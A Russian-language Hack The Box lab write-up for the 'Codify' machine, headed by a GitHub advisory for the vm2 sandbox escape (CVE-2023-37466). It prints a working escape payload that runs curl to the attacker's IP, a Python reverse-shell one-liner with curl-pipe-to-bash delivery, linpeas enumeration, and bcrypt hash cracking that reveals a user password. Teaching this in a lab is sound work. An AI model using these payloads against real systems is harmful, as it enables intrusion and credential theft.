GitHub Advisory Database / GitHub Reviewed / CVE-2023-37466

vm2 Sandbox Escape vulnerability


Critical severity · GitHub Reviewed · Published on Jul 12 in patriksimek/vm2 • Updated 2 weeks ago

Package	Affected versions	Patched versions
vm2 (npm)	<= 3.9.19	None


Описание репозитория

По идентификатору уязвимости находим PoC, который позволяет выйти из песочницы и выполнить указанные команды непосредственно в системе. В качестве теста запустим на локальном хосте листенер (`nc -lvp 80`) и выполним на удаленном сервере запрос с помощью `curl`.

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
async function fn() {
   (function stack() {
       new Error().stack;
       stack();
   })();
}
p = fn();
p.constructor = {
   [Symbol.species]: class FakePromise {
       constructor(executor) {
           executor(
               (x) => x,
               (err) => { return err.constructor.constructor('return
process')().mainModule.require('child_process').execSync('curl 10.10.
16.116/test_rce'); }
           )
       }
   }
};
p.then();
`;

console.log(vm.run(code));
```



Редактор кода



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/codify]
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [10.10.16.116] from codify.htb [10.10.11.239] 46042
GET /test_rce HTTP/1.1
Host: 10.10.16.116
User-Agent: curl/7.81.0
Accept: */*
```

Логи листенера

Команда была выполнена, а значит, можно загрузить реверс-шелл.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем его и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».


Запускаем листенер:

```
pwncat-cs -lp 4321
```

На удаленном сервере командой `curl http://[address] | bash` создаем реверс-шелл на Python:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.116",4321));os.dup2(
s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import
pty;pty.spawn("bash")'
```

Так мы получаем доступ к системе.



```
(local) pwncat$ back
(remote) svc@codify:/home/svc$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
(remote) svc@codify:/home/svc$
```

Сессия pwncat

ПРОДВИЖЕНИЕ


Дальше нам нужно поднять привилегии и для начала хотя бы получить логин и пароль для входа по SSH. А для этого понадобится собрать информацию о системе. Я, как обычно, буду использовать скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Чтобы загрузить скрипт на удаленный сервер с помощью `pwncat-cs`, сначала комбинацией Ctrl-D нужно выйти в главное меню программы, затем использовать команду `upload [src] [dst]` для переноса скрипта и командой `back` вернуться обратно в сессию с командной оболочкой. Осталось написать `chmod +x linpeas.sh`, чтобы дать право на выполнение, и запустить сканирование. В выводе будет много информации, поэтому отберем только самое важное.


В списке открытых портов отмечаем дефолтный для службы MySQL порт 3306.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45579         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      1259/PM2 v5.3.0: Go
```

Список активных портов


В списке файлов баз данных есть доступная база SQLite `/var/www/contact/tickets.db`.



```
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 836, cookie 0×4, schema 4, UTF-8, version-valid-for 5
Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 3, database pages 6, cookie 0×5, schema 4, UTF-8, version-valid-for 3
Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 8, cookie 0×4, schema 4, UTF-8, version-valid-for 5
Found /var/lib/plocate/plocate.db: regular file, no read permission
Found /var/www/contact/tickets.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 17, database pages 5, cookie 0×2, schema 4, UTF-8, version-valid-for 17

 → Extracting tables from /var/lib/command-not-found/commands.db (limit 20)
 → Extracting tables from /var/lib/fwupd/pending.db (limit 20)
 → Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
 → Extracting tables from /var/www/contact/tickets.db (limit 20)
```

Список файлов баз данных

Открываем файл базы данных SQLite и находим в нем имя пользователя и хеш его пароля.




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/codify]
└─$ cat tickets.db
◆T5◆◆T◆format 3@  .WJ
       tableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TE
ence(name,seq)◆◆        tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
◆◆G◆joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
◆◆
◆◆◆◆ua  users
             ickets
r]r◆h%%◆Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? L
re like that would be nice.open◆ ;◆wTom HanksNeed networking modulesI think it would be better if you can
```

Содержимое файла tickets.db

Сразу отправим хеш на перебор, но сперва нужно узнать, какой алгоритм был использован. Сделать это можно, поискав хеш по справке **hashcat** вот такой командой:

```
hashcat --example | grep '\$2a\$12' -B12 -A1
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/codify]
└─$ hashcat --example | grep '\$2a\$12' -B12 -A1

Hash mode #28400
  Name................: bcrypt(sha512($pass)) / bcryptsha512
  Category............: Forums, CMS, E-Commerce
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: $2a$12$KhivLhCuLhSyMBOxLxCyLu78×4z2X/EJdZNfS3Gy36fvRt56P2jbS
  Example.Pass........: hashcat
```

Справка hashcat

Использован алгоритм bcrypt. Как я недавно узнал, при переборе хешей для некоторых алгоритмов лучше использовать **John the Ripper** вместо hashcat, и bcrypt — как раз в числе таких алгоритмов.


```
john --wordlist=rockyou.txt hashes.txt --format=bcrypt
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/codify]
└─$ john --wordlist=~/tools/TOOL/wordlists/Passwords/rockyou.txt hashes.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:36 DONE (2023-11-18 01:56) 0.02757g/s 37.71p/s 37.71c/s 37.71C/s crazy1..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Результат взлома хеша

Полученные учетные данные можно использовать для авторизации по SSH. Так забираем первый флаг.

